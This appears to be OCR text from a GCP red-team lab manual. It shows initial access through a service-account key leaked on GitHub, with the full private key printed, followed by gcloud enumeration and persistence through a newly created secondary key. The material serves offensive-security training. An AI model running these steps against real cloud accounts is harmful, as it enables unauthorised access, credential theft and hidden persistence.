
Exercises :

- Initial access by Leaked Service Account Key
- Persistence Access by Service Account Secondary Key
- Privilege escalation by Compromised Editor Default Permission
- Privilege Escalation & Credential extraction by Exploiting GKE
- Cross Project Lateral Movement

EXERCISE : GCP - 1

Initial access by Leaked Service Account Key

Initial Access by Leaked Service Account Key



Step 1 : Enumerating leaked credentials on github repositories.

gitleaks --repo-url=https://github.com/atomic-nuclear/production -v

```
┌──(root💀kali)-[~]
└─# gitleaks --repo-url=https://github.com/atomic-nuclear/production -v
INFO[0000] cloning ... https://github.com/atomic-nuclear/production
Enumerating objects: 34, done.
Counting objects: 100% (34/34), done.
Compressing objects: 100% (33/33), done.
Total 34 (delta 6), reused 0 (delta 0), pack-reused 0
{
        "line": "  \"type\": \"service_account\",",
        "lineNumber": 2,
        "offender": "\"type\": \"service_account\"",
        "offenderEntropy": -1,
        "commit": "ecde03a610d3096a03eb3fa8361a700b44549030",
        "repo": "production",
        "repoURL": "https://github.com/atomic-nuclear/production",
        "leakURL": "https://github.com/atomic-nuclear/production/blob/ecde03a610d3096a03eb3fa8361a700b44549030/production-proj-325612-ff6e6d489933.json#L2",
        "rule": "Google (GCP) Service Account",
        "commitMessage": "Add files via upload",
        "author": "iyer-atomic",
        "email": "65344441+iyer-atomic@users.noreply.github.com",
        "file": "production-proj-325612-ff6e6d489933.json",
        "date": "2021-09-10T18:31:11+05:30",
        "tags": "key, Google"
}
{
        "line": "  \"private_key\": \"-----BEGIN PRIVATE KEY-----\\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDMrGiiAyBf2ZKY\\nF7oo9RgZbHEpMCDn57fB7XqyVl/c0i7NVAA/sY0LK6YBdT2Ciz6joP
WHnXFBsvXs\\nwOggHnwLOpHYD8mtn5vUlsoisFSJEhMBqf3T4IDvmQvcLRdWtBroox7wwEJHBDOG\\nNT35l8q9oZVi+nmTwVsZ/dWf+OxJzffjg9i18bNgkif0Ux9PtFFNIMljaQCvud2Z\\n7UwXQv/g8TMEnw/wHBMfkBfzQaE6hBE/NN9/JDT84i
JGzVWrw2ihZmYOUWNjS/d1\\nmOOmeOY1r9QyTak5GAfJEJDwBOFewkN0FQ7q4RJS6q9QBEtixWJuoWKu1kCOGP8u\\nkDKCxbvZAgMBAAECggEAAMSaTKIN0yKcUNdrCpXwHsHBgGYnYLpLlWab5kBRQ5Wr\\nxI8aZ1FTJMutZ7GhvkWQZLJsAigriL
aTSL8jGgU0t5W0ldgkOvNeGAw0zFNAJTm0\\nOjCNjkT4M/mWOHEvmVLeaMwmE0yj7TTWAtbQ2YjQXXsQXrT6zc4gkL84Q4es8dgg\\nMTcoDuehQg0I9Ggh5Mw6IP6TCm7IHIfuI87Eem6tzxKG3Z9VGD3DSOrR+NIFAq/f\\nOOEYU85zR4HajM07+J
Km+FlsMizTa+kANmGF9ztkChSAs2pYlxNgCXGe2CBo/ros\\n+nQ7qmC1KmSRIVkgkDWDxJzwk8xybi56PT27pBAIcQKBgQD1vEsqWVlEohCjt1FZ\\notxcBZxCjjdYgx15EyE61LacPVUgCJjUcHYadhI3xTthqYza9MJQItuQqpuIwWGM\\niGMLNz
tb30FaZ8yvVvpEo/Wai+0oFWi50xvb5n0HSJpHH8urmf1I3S0X/UrLCQxS\\ndrU+93BEMF5iw4A3kCz4RhXpjQKBgQDVOQd3sN2KDHfDSBVto3Fx+RYj7VKXwpI6\\n9/zjPxKGubCUrLMOCtJ42mfYajlXJy+2N/JMLKCpeeLKPZ/6vacQL+86TQpl6
MrF\\nZ0tC5XdHGnrI9++fpsEwPNcwY2PBqYn4M6+Lr//5wbKPGGv/exOqATJXK+rN5mwM\\n52I28rv6fQKBgQDmF6I2DCV3C10TPtJQYRt+ms4+z5VpLpQJS21A/e3jC9bKQOKB\\ngLBFhKr4R5ibkLvQRYAwswLuSaGLAq/Je+dpmBTfqIM0GJ9iy
slaPj/5ru2oK6u8\\n27xpQj9t84Bp+o6lpnGwqVDQ9p3y0Q0Vpgt94wjfAH9QcQh8fmZtLorT/QKBgCrt\\nIk28c715KRtNhdLe1tYFOand+4TGDT6F8omlhwtMkvo7koi/MQRXpBRzvjuHjhl3\\nRfaD/YxhF4FzyqNmTx35KIZqQC+oIDqBwysim
1LbR+Dx2XIg1j/p38DEIa85fKdV\\ncIAE3NnhXxtj5Uo38wuE1ieqlckCHLq0UpeRYrrZAoGBAKunC2EcFISoJ63CUTZf\\n013wlgkA3SA2IdPFuRKheMS+b7kys2k9Lt1X59Ng26DqpmaBKfIlJ6NTsAmm7GE9\\nb1hHnqR0oyLQKowXNN3wLdE/p
axalaXnWmRGQptsAJScrrr91LNOaImPAiEWXlb/\\nxHERz68ZskV86DeLNt+N9g9+\\n-----END PRIVATE KEY-----\\n\",",
        "lineNumber": 5,
        "offender": "-----BEGIN PRIVATE KEY-----",
        "offenderEntropy": -1,
        "commit": "ecde03a610d3096a03eb3fa8361a700b44549030",
        "repo": "production",
        "repoURL": "https://github.com/atomic-nuclear/production",
        "leakURL": "https://github.com/atomic-nuclear/production/blob/ecde03a610d3096a03eb3fa8361a700b44549030/production-proj-325612-ff6e6d489933.json#L5",
        "rule": "Asymmetric Private Key",
        "commitMessage": "Add files via upload",
        "author": "iyer-atomic",
        "email": "65344441+iyer-atomic@users.noreply.github.com",
        "file": "production-proj-325612-ff6e6d489933.json",
        "date": "2021-09-10T18:31:11+05:30",
        "tags": "key, AsymmetricPrivateKey"
}
INFO[0000] scan time: 138 milliseconds 277 microseconds
INFO[0000] commits scanned: 3
WARN[0000] leaks found: 2
```

Step 2 : Content of downloaded leaked credentials using gitleake utility.

Step 3 : Configure gcloud cli with leaked service account credential.

gcloud auth activate-service-account --key-file leaked-key.json

```
┌──(root💀kali)-[~]
└─# gcloud auth activate-service-account --key-file leaked-key.json
Activated service account credentials for: [prod-dev-ops@production-proj-325612.iam.gserviceaccount.com]
```

Step 4 : List of active account in gcloud cli.

gcloud auth list

```
┌──(root💀kali)-[~]
└─# gcloud auth list
                 Credentialed Accounts
ACTIVE  ACCOUNT
*       prod-dev-ops@production-proj-325612.iam.gserviceaccount.com

To set the active account, run:
    $ gcloud config set account `ACCOUNT`
```

Step 5 : List of projects in a gcp organization.

gcloud projects list

```
┌──(root💀kali)-[~]
└─# gcloud projects list
PROJECT_ID                NAME             PROJECT_NUMBER
production-proj-325612    Production-Proj  547664270161
```

Step 6 : IAM Policy for a gcp project.

gcloud projects get-iam-policy production-proj-325612

```
┌──(root💀kali)-[~]
└─# gcloud projects get-iam-policy production-proj-325612
bindings:
- members:
  - serviceAccount:prod-dev-ops@production-proj-325612.iam.gserviceaccount.com
  role: roles/editor
- members:
  - user:manish@atomic-nuclear.site
  role: roles/owner
etag: BwXLo6rqjYY=
version: 1
```

Step 5 : Configure gcloud cli with project option.

gcloud config project production-proj-325612

```
┌──(root💀kali)-[~]
└─# gcloud config set project production-proj-325612
Updated property [core/project].
```

Step 5 : List of service accounts in gcp project.

gcloud iam service-accounts list

```
┌──(root💀kali)-[~]
└─# gcloud iam service-accounts list
DISPLAY NAME  EMAIL                                                  DISABLED
prod-dev-ops  prod-dev-ops@production-proj-325612.iam.gserviceaccount.com  False
```


Step 5 : Authenticated Enumeration using Automated Script.

./gcp_enum.sh

```
┌──(root💀kali)-[/home/kali/CHMRTS/GCP]
└─# ./gcp_enum.sh
[*] Created folder 'out-gcp-enum-2021-09-10-20-28-46' for output
[*] Analyzing gcloud configuration
  [+] SUCCESS
  [+] SUCCESS
  [+] SUCCESS
[*] Scraping metadata server
  [!] FAIL
[*] Exporting detailed compute instance info
  [!] FAIL
[*] Exporting detailed firewall info
  [!] FAIL
[*] Exporting detailed subnets info
  [!] FAIL
[*] Exporting detailed service account info
  [+] SUCCESS
[*] Exporting detailed service account key info
  [+] SUCCESS
[*] Exporting detailed project IAM info
  [!] FAIL
[*] Exporting detailed organization IAM info
Listed 0 items.
[*] Exporting detailed available project info
  [+] SUCCESS
[*] Exporting detailed instance template info
[*] Enumerating storage buckets
  [+] SUCCESS
  [+] SUCCESS
[*] Enumerating crypto keys
  [!] FAIL
ERROR: (gcloud.kms.keyrings.list) PERMISSION_DENIED: Cloud Key Management Service (KMS) API has not been used in project 547664270161 before or it is disabled. Enable it by visiting https:/
/console.developers.google.com/apis/api/cloudkms.googleapis.com/overview?project=547664270161 then retry. If you enabled this API recently, wait a few minutes for the action to propagate to
 our systems and retry.
- '@type': type.googleapis.com/google.rpc.Help
  links:
  - description: Google developers console API activation
    url: https://console.developers.google.com/apis/api/cloudkms.googleapis.com/overview?project=547664270161
- '@type': type.googleapis.com/google.rpc.ErrorInfo
  domain: googleapis.com
  metadata:
    consumer: projects/547664270161
    service: cloudkms.googleapis.com
  reason: SERVICE_DISABLED
[+] All done, good luck!
```


EXERCISE : GCP - 2

Persistence Access by Service Account Secondary Key


2. Assign Service Account “SA”
to Organization Level Owner Permission
GCP organization OA
Victim
GCP
Organization A
Administrator
Project PA
Service
Account SA
Attacker
Gcloud CLI
1. Compromise GCP Organization Administrator
3. Generate Secondary Key
of Service Account “SA”
Json key A
Json key B
5. Access the Victim GCP organization’s resources with backdoored key of service account “SA”
4. Download & Configure JSON key “B” to Attacker System


Step 1 : Authenticate to google cloud using compromised credential with gcloud cli.

gcloud auth login



Step 2 : List of active accounts in gcloud cli.

gcloud auth login



Step 3 : Get the information about list of organization.

gcloud organizations list

```
PS C:\Users\Hacker> gcloud organizations list
DISPLAY_NAME                ID  DIRECTORY_CUSTOMER_ID
atomic-nuclear.site  769569318697              C00ypwt2u
PS C:\Users\Hacker>
```

Step 4 : List of service account in a gcp project.

gcloud iam service-accounts list

```
PS C:\Users\Hacker> gcloud iam service-accounts list
DISPLAY NAME  EMAIL                                                DISABLED
prod-dev-ops  prod-dev-ops@production-proj-325612.iam.gserviceaccount.com  True
Prod-Srv      prod-srv@production-proj-325612.iam.gserviceaccount.com      False
PS C:\Users\Hacker>
```

Step 5 : List of keys associated with the specified service account.

gcloud iam service-accounts keys list --iam-account prod-srv@production-proj-325612.iam.gserviceaccount.com

```
PS C:\Users\Hacker> gcloud iam service-accounts keys list --iam-account prod-srv@production-proj-325612.iam.gserviceacco
unt.com
KEY_ID                                    CREATED_AT            EXPIRES_AT
d6e02f00cf5e78936746fce546577589961d6389  2021-10-01T20:52:09Z  9999-12-31T23:59:59Z
07e16b0bcf507d371564144ddfa86f9690c8c9d6  2021-10-01T20:51:44Z  2023-10-01T21:58:17Z
PS C:\Users\Hacker>
```

Step 6 : Create a new key for specified service account.

gcloud iam service-accounts keys create SVC-Key --iam-account prod-srv@production-proj-325612.iam.gserviceaccount.com

```
PS C:\Users\Hacker\Desktop> gcloud iam service-accounts keys create SVC-Key --iam-account prod-srv@production-proj-32561
2.iam.gserviceaccount.com
created key [ba4a4dc8c0c98246862e16bc5af1d5631ef97c80] of type [json] as [SVC-Key] for [prod-srv@production-proj-325612.
iam.gserviceaccount.com]
PS C:\Users\Hacker\Desktop>
```

Step 7 : Again, List of keys associated with the specified service account.

gcloud iam service-accounts keys list --iam-account prod-srv@production-proj-325612.iam.gserviceaccount.com

```
PS C:\Users\Hacker\Desktop> gcloud iam service-accounts keys list --iam-account prod-srv@production-proj-325612.iam.gser
viceaccount.com
KEY_ID                                    CREATED_AT            EXPIRES_AT
d6e02f00cf5e78936746fce546577589961d6389  2021-10-01T20:52:09Z  9999-12-31T23:59:59Z
ba4a4dc8c0c98246862e16bc5af1d5631ef97c80  2021-10-01T21:36:26Z  9999-12-31T23:59:59Z
07e16b0bcf507d371564144ddfa86f9690c8c9d6  2021-10-01T20:51:44Z  2023-10-01T21:58:17Z
```

